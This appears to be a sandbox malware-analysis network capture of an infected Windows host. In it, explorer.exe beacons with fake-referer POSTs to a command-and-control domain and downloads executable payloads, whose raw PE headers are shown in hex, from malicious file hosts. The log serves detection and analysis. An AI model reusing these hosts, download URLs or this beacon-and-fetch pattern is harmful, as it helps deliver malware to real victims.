0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49817	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:47.663691044 CET	4257	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://guasgjf.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 247 Host: host-data-coin-11.com
Dec 1, 2021 10:04:47.766128063 CET	4257	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:47 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 b2 83 bd a6 0b a2 13 cc 7b b8 43 12 c3 55 a1 b9 67 e3 25 58 51 b8 f6 cb 41 e1 0e 88 16 95 e1 63 da 7d b3 ef d2 01 79 e5 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OOj{CUg%XQAc}yc0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49818	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:47.901993036 CET	4258	OUT	GET /downloads/toolspab3.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: privacytoolzforyou-7000.com

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:47.983998060 CET	4260	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:47 GMT Content-Type: application/x-msdos-program Content-Length: 336896 Connection: close Last-Modified: Wed, 01 Dec 2021 09:04:01 GMT ETag: "52400-5d211f4808eb5" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bf 4f 57 03 fb 2e 39 50 fb 2e 39 50 fb 2e 39 50 68 60 a1 50 fa 2e 39 50 94 58 92 50 d5 2e 39 50 94 58 a7 50 e2 2e 39 50 94 58 93 50 79 2e 39 50 f2 56 aa 50 f8 2e 39 50 fb 2e 38 50 18 2e 39 50 94 58 96 50 fa 2e 39 50 94 58 a3 50 fa 2e 39 50 94 58 a4 50 fa 2e 39 50 52 69 63 68 fb 2e 39 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 84 c6 f3 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 c4 03 00 00 40 09 00 00 00 00 00 c0 95 01 00 00 10 00 00 00 e0 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 40 0d 00 00 04 00 00 c9 6e 05 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 94 be 03 00 28 00 00 00 00 b0 0c 00 c0 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0d 00 30 1d 00 00 c0 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 8b 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 6c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 3e c3 03 00 00 10 00 00 00 c4 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 40 cc 08 00 00 e0 03 00 00 de 00 00 00 c8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 c0 40 00 00 00 b0 0c 00 00 42 00 00 00 a6 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 b6 3b 00 00 00 00 0d 00 00 3c 00 00 00 e8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 c2 03 00 36 c2 03 00 4a c2 03 00 5e c2 03 00 6c c2 03 00 80 c2 03 00 96 c2 03 00 b4 c2 03 00 ca c2 03 00 da c2 03 00 ec c2 03 00 0c c3 03 00 22 c3 03 00 34 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$OW.9P.9P.9Ph`P.9PXP.9PXP.9PXPy.9PVP.9P.8P. 9PXP.9PXP.9PXP.9PRich.9PPEL_@@@n(@08@l.text> `.data@@.rsrc@B@@.reloc;<@B(6J^l"4

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49820	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:51.255196095 CET	7116	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bfwtp.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 110 Host: host-data-coin-11.com
Dec 1, 2021 10:04:51.352677107 CET	7117	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49821	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:51.548367023 CET	7117	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pubplnqymd.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 368 Host: host-data-coin-11.com
Dec 1, 2021 10:04:51.650799990 CET	7118	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49822	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:51.870958090 CET	7119	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xwkfccuhh.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 126 Host: host-data-coin-11.com
Dec 1, 2021 10:04:51.972790003 CET	7119	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49823	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:52.724018097 CET	7121	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vndygv.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 292 Host: host-data-coin-11.com
Dec 1, 2021 10:04:52.821063995 CET	7122	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49824	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:53.195681095 CET	7123	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wyjxomh.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 113 Host: host-data-coin-11.com
Dec 1, 2021 10:04:53.298787117 CET	7123	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:53 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49825	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:53.405021906 CET	7124	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mdthdprqu.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 212 Host: host-data-coin-11.com
Dec 1, 2021 10:04:53.504515886 CET	7125	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c9 88 55 13 26 14 f9 aa 89 ff a2 1e b7 08 93 31 f9 55 50 99 4a f7 e0 25 e5 39 1a 4a ed ac 8e 70 bc 57 da 4a d6 f7 22 81 20 ea c3 96 53 28 ef a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OU&1UPJ%9JpWJ" S(c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49826	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:53.624286890 CET	7125	OUT	GET /files/4152_1638095425_4339.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: host-file-host-3.com

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Dec 1, 2021 10:04:53.709692955 CET</td><td>7127</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Wed, 01 Dec 2021 09:04:53 GMT
Content-Type: application/x-msdos-program
Content-Length: 2740224
Connection: close
Last-Modified: Sun, 28 Nov 2021 10:30:25 GMT
ETag: "29d000-5d1d6cff91027"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 07 f6 17 4c 43 97 79 1f 43 97 79 1f 43 97 79 1f 57 fc 7a 1e 48 97 79 1f 57 fc 7c 1e e5 97 79 1f 57 fc 7d 1e 51 97 79 1f 57 fc 7e 1e 42 97 79 1f 11 e2 7d 1e 52 97 79 1f 11 e2 7a 1e 56 97 79 1f 11 e2 7c 1e 69 97 79 1f 57 fc 78 1e 50 97 79 1f 43 97 78 1f d0 97 79 1f f6 e2 70 1e 44 97 79 1f f6 e2 86 1f 42 97 79 1f f6 e2 7b 1e 42 97 79 1f 52 69 63 68 43 97 79 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 77 37 a3 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0e 1d 00 40 03 00 00 1c 01 00 00 00 00 00 10 52 46 00 00 10 00 00 00 50 03 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 20 6e 00 00 04 00 00 e5 b2 2a 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 fb 90 04 00 f8 00 00 00 00 a0 04 00 d8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 20 20 20 20 20 20 20 ed 3e 03 00 00 10 00 00 00 90 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 20 20 20 20 20 20 20 20 04 da 00 00 00 50 03 00 00 50 00 00 00 94 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 20 20 20 20 20 20 20 20 24 18 00 00 00 30 04 00 00 04 00 00 00 e4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 20 20 20 20 20 20 20 20 e0 01 00 00 00 50 04 00 00 02 00 00 00 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 20 20 20 20 20 20 20 20 1c 22 00 00 00 60 04 00 00 1e 00 00 00 ea 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 2e 69 64 61 74 61 00 00 00 10 00 00 00 90 04 00 00 02 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 00 10 00 00 00 a0 04 00 00 02 00 00 00 0a 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 68 65 6d 69 64 61 00 a0 41 00 00 b0 04 00 00 00 00 00 00 0c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 e0 2e 62 6f 6f 74 00 00 00 00 c4 27 00 00 50 46 00 00 c4 27 00 00 0c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 77 ba 2f 43 31 f0 0e da 6b c3 5c d3 df d8 e3 d4 d7 fc df d0 d2 2d ff 55 bb b4 b8 d8 4e c5 e8 dd 16 c7 8b 8c fd bf 73 ca f0 88 d3 1a b7 d2 75 95 ff 93 19
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$LCyCyCyWzHyW|yW}QyW~By}RyzVy|iyWxPyCxypDyB y{ByRichCyPELw7a@RFP@ n*@ >` PP@@ $0@ P@@ "`@B.idata@.rsrc@@.themidaA`.boo t'PF'``w/C1k\-UNsu</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49827	95.213.165.249	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Dec 1, 2021 10:04:59.901526928 CET</td><td>11319</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://qpiidyh.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 242
Host: host-data-coin-11.com</td></tr>
<tr><td>Dec 1, 2021 10:05:00.006170988 CET</td><td>11320</td><td>IN</td><td>HTTP/1.1 404 Not Found
Server: nginx/1.20.1
Date: Wed, 01 Dec 2021 09:04:59 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a
Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL / was not found on this server.</p><p>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p><hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49752	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:26.942143917 CET	1101	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://llalic.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 268 Host: host-data-coin-11.com
Dec 1, 2021 10:04:27.042258024 CET	1101	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:27 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49828	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:00.123142004 CET	11321	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mgjqknucl.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 178 Host: host-data-coin-11.com
Dec 1, 2021 10:05:00.225522995 CET	11322	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49829	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:00.318556070 CET	11322	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ehiesag.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 268 Host: host-data-coin-11.com
Dec 1, 2021 10:05:00.420095921 CET	11323	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49830	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:00.514219999 CET	11324	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://eyepuy.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 293 Host: host-data-coin-11.com
Dec 1, 2021 10:05:00.617242098 CET	11325	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49831	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:00.536287069 CET	11325	OUT	GET /tratata.php HTTP/1.1 Host: file-file-host4.com Connection: Keep-Alive
